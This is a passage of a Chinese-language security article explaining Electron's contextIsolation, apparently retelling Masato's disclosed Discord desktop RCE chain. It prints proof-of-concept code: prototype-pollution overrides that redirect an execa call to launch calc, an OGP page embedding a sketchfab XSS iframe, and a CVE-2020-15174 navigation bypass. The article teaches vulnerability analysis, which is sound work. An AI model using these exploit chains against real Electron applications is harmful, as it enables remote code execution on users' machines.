    console.log('not allow')
  } else {
    return require(module_name)
  }
}
```

一个简单的模型，自定义了一个 `require` ，禁止了 `child_process` 和 `shell` 模块，但是没有开启上下文隔离，导致我们还是可以通过原型链污染的手法进行 `RCE`

```
Array.prototype.indexOf = () => {
    return -1
}
window.diyRequire('child_process').exec('calc')
```



2. 案例分析

> https://mksben.l0.cm/2020/10/discord-desktop-rce.html?m=1

这个是之前文章分析过的案例， `Discord` 的历史漏洞，漏洞发现者为 `Masato`

`Masato` 结合了以下三个漏洞实现了 `RCE` 的效果

- Missing contextIsolation
- XSS in iframe embeds
- Navigation restriction bypass (CVE-2020-15174)

即缺少上下文隔离，允许 `iframe` 嵌入，导航限制绕过

作者首先看了一下窗口创建时的配置

```
const mainWindowOptions = {
  title: 'Discord',
  backgroundColor: getBackgroundColor(),
  width: DEFAULT_WIDTH,
  height: DEFAULT_HEIGHT,
  minWidth: MIN_WIDTH,
  minHeight: MIN_HEIGHT,
  transparent: false,
  frame: false,
  resizable: true,
  show: isVisible,
  webPreferences: {
    blinkFeatures: 'EnumerateDevices,AudioOutputDevices',
    nodeIntegration: false,
    preload: _path2.default.join(__dirname, 'mainScreenPreload.js'),
    nativeWindowOpen: true,
    enableRemoteModule: false,
    spellcheck: true
  }
};
```

发现 `nodeIntegration` 并没有开启，但是上下文隔离也没有开启，在当时的这个版本，可能是默认即关闭

当作者检查 `Preload` 脚本时，发现 `Discord` 暴露方法 `DiscordNative.nativeModules.requireModule('MODULE-NAME')` ，这允许在网页调用模块

然而，作者发现并不能直接调用 `child_process` 模块直接 `RCE` ，于是作者通过原型链污染的方法，提供了如下 `PoC`

```
RegExp.prototype.test=function(){
    return false;
}
Array.prototype.join=function(){
    return "calc";
}
DiscordNative.nativeModules.requireModule('discord_utils').getGPUDriverVers
ions();
```

这里调用 `getGPUDriverVersions` 是因为其内部通过 `execa` 执行程序

```
module.exports.getGPUDriverVersions = async () => {
  if (process.platform !== 'win32') {
    return {};
  }

  const result = {};
  const nvidiaSmiPath = `${process.env['ProgramW6432']}/NVIDIA
Corporation/NVSMI/nvidia-smi.exe`;

  try {
    result.nvidia = parseNvidiaSmiOutput(await execa(nvidiaSmiPath, []));
  } catch (e) {
    result.nvidia = {error: e.toString()};
  }

  return result;
};
```

这里可以看到，要执行的文件是固定的，这里不说修改环境的事，当然大家可以尝试


我们如何才能通过上下文将执行的文件替换成我们想要运行的文件呢?

为什么修改 `RegExp.prototype.test` 和 `Array.prototype.join` 就可以将要执行的文件修改为 `calc` 呢?

作者提供了两个链接，其实就是一个文件中的两个位置

> https://github.com/moxystudio/node-cross-spawn/blob/16feb534e818668594fd530b113a028c0c06bddc/lib/parse.js#L36

> https://github.com/moxystudio/node-cross-spawn/blob/16feb534e818668594fd530b113a028c0c06bddc/lib/parse.js#L55



这看起来是在执行的过程中的检查代码，所以这里修改的应该是 `execa` 过程中的调用的 `join` 和 `test`，通过修改函数返回值，成功绕过安全检查，执行我们想要的程序文件 `calc`

现在 `PoC` 有了，如何放到页面中执行呢？ 我们需要一个 `XSS` 这样的机会

作者尝试了一些 `XSS` 测试后，并没有找到明显的 `XSS` 机会，但是发现这个程序支持 `autolink` 和 `Markdown`， 所以他将注意力转到了 `iframe` 嵌入，试图通过嵌入 `iframe` 来执行上述代码

嵌入 `iframe` 其实是比较常见功能，例如我们将外站的视频，网页之类的转发到微信聊天界面，微信聊天界面能显示出转发内容的部分信息，例如视频封面，标题等，而不是冰冷的 `URL` ，这个就属于是 `iframe` 嵌入，我是说这种功能，微信是不是这么做的暂不得知哈

`Discord` 支持嵌入例如 `YouTube` 内容，当 `YouTube URL` 被发布时，它会自动在聊天中显示视频播放器。

当 `URL` 被发布时， `Discord` 会尝试获取其 `OGP` 信息，如果有 `OGP` 信息，它会在聊天中显示页面的标题、描述、缩略图、相关视频等。

`Discord` 从 `OGP` 中提取视频 `URL`，并且只有当视频 `URL` 是允许的域并且 `URL` 实际上具有嵌入页面的 `URL` 格式时， `URL` 才会嵌入到 `iframe` 中。

显然，这种社交类应用不会允许任意 `iframe` 嵌入，因此作者去检查了允许的域，没有找到说明文档，但是通过查看 `CSP` 的 `frame-src`，结果如下

```
Content-Security-Policy: [...] ; frame-src
https://*.youtube.com
https://*.twitch.tv
https://open.spotify.com
https://w.soundcloud.com
https://sketchfab.com
https://player.vimeo.com
https://www.funimation.com
https://twitter.com
https://www.google.com/recaptcha/
https://recaptcha.net/recaptcha/
https://js.stripe.com
https://assets.braintreegateway.com
https://checkout.paypal.com
https://*.watchanimeattheoffice.com
```

之后通过将检查这些域名是否可以被用来做 `iframe` 嵌入到网页，之后在这些域名的网站中寻找 `XSS`，最终在 `sketchfab.com` 中找到了 `XSS`，之前并不了解这个网站，大概是个发布模型的网站，不过作者在其中找到了 `XSS`，这样似乎就凑齐了 `RCE` 攻击链的最后一环

`PoC`

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta property="og:title" content="RCE DEMO">
    <meta property="og:description" content="Description">
    <meta property="og:type" content="video">
    <meta property="og:image" content="https://10.cm/img/bg.jpg">
    <meta property="og:image:type" content="image/jpg">
    <meta property="og:image:width" content="1280">
```

```
    <meta property="og:image:height" content="720">
    <meta property="og:video:url"
content="https://sketchfab.com/models/2b198209466d43328169d2d14a4392bb/embe
d">
    <meta property="og:video:type" content="text/html">
    <meta property="og:video:width" content="1280">
    <meta property="og:video:height" content="720">
</head>
<body>
test
</body>
</html>
```

但事与愿违，虽然找到了 `XSS`，但是代码仍然是执行在 `iframe` 里面，并没有执行在渲染进程里，所以我们没有办法覆盖原本我们想要覆盖的代码，我们仍然需要一个逃逸的操作

> 不知道开启了 `nodeIntegrationInSubFrames` 后是不是就不用逃逸了，大家遇到的话可以往这个思路想

接下来就是摆脱 `iframe` 的束缚，争取逃脱到渲染进程中，一般是通过 `iframe` 打开一个新窗口或者通过导航，导航到顶部窗口的另一个 `URL`

作者对相关代码进行分析后发现，在主进程中，使用了 `new-window` 和 `will-navigate` 事件来限制了导航的行为

```
mainWindow.webContents.on('new-window', (e, windowURL, frameName,
disposition, options) => {
  e.preventDefault();
  if (frameName.startsWith(DISCORD_NAMESPACE) &&
windowURL.startsWith(WEBAPP_ENDPOINT)) {
    popoutWindows.openOrFocusWindow(e, windowURL, frameName, options);
  } else {
    _electron.shell.openExternal(windowURL);
  }
});
[...]
mainWindow.webContents.on('will-navigate', (evt, url) => {
  if (!insideAuthFlow && !url.startsWith(WEBAPP_ENDPOINT)) {
    evt.preventDefault();
```

```
  }
});
```

这代码看起来很健硕，能够有效防止我们的企图，但是作者在测试过程中发现了一个奇怪的问题

`CVE-2020-15174`

如果 `iframe` 的顶部导航（`top.location`）与 `iframe` 本身是同源的，则会触发 `will-navigate` 事件，进而被阻止，但是如果两者是不同源的，就不会触发 `will-navigate` 事件，这显然是个 `Bug`，而且是 `Electron` 的 `Bug`，作者反馈给了 `Electron`

利用这个漏洞或者叫 `Bug`，我们就可以成功绕过导航限制，之后就是使用 `iframe` 的 `XSS` 导航到包含 `RCE` 代码的页面，比如 `top.location ="//l0.cm/discord_calc.html`。

```
<script>
Array.prototype.join=function(){
    return "calc";
}
RegExp.prototype.test=function(){
    return false;
}
DiscordNative.nativeModules.requireModule('discord_utils').getGPUDriverVers
ions();
</script>
```

到这里，大家回忆之前我们介绍 `CVE-2020-15174` 的时候，应该可以更好的理解了

作者附上了漏洞攻击效果视频

> https://youtu.be/0f3RrvC-zGI

0x07 总结

`contextIsolation` 的作用在于隔离 `Preload` 和渲染进程，这个特性被关闭并不会直接导致 `XSS To RCE`

关闭 `contextIsolation` 后， `Preload` 和渲染进程的 `window` 全局对象是共享的，在 `Preload` 中通过 `window.xxx` 自定义的变量/常量 或方法对象等可以在渲染进程中通过 `window.xxx` 进行使用以及更改

关闭 `contextIsolation` 后， `JavaScript` 内置对象也在 `Preload` 和渲染进程之间共享，这往往是带来实际危害的重要一环

`contextIsolation` 本身隔离的效果不受 `nodeIntegration` 、 `sandbox` 的影响，渲染进程获取到 `Preload` 的部分方法后，执行效果是受 `sandbox` 影响的，例如 `Electron 6.0` 以后，开启 `sandbox` 即使 `Preload` 将 `require` 绑定在了 `window` 对象中，渲染进程获取到 `require` 也无法加载 `child_process` ，当然， `Preload` 也加载不了


20240504 补充部分：

经过测试，在 `Electron 20.0` 以及以后的版本并不是默认 `sandbox: true` ，或者说并不完全等于显式地设置 `sandbox: true`

当 `nodeIntegration` 、 `nodeIntegrationInSubFrames` 、 `nodeIntegrationInWorker` 被设置为 `true` 时， `sandbox` 对于 `Node.js` 的保护效果就会失效

当 `contextIsolation` 被设置为 `false` 时， `sandbox` 对于上下文隔离的保护效果就会失效

这里结合上一篇文章的时间线继续完善



修复后的时间线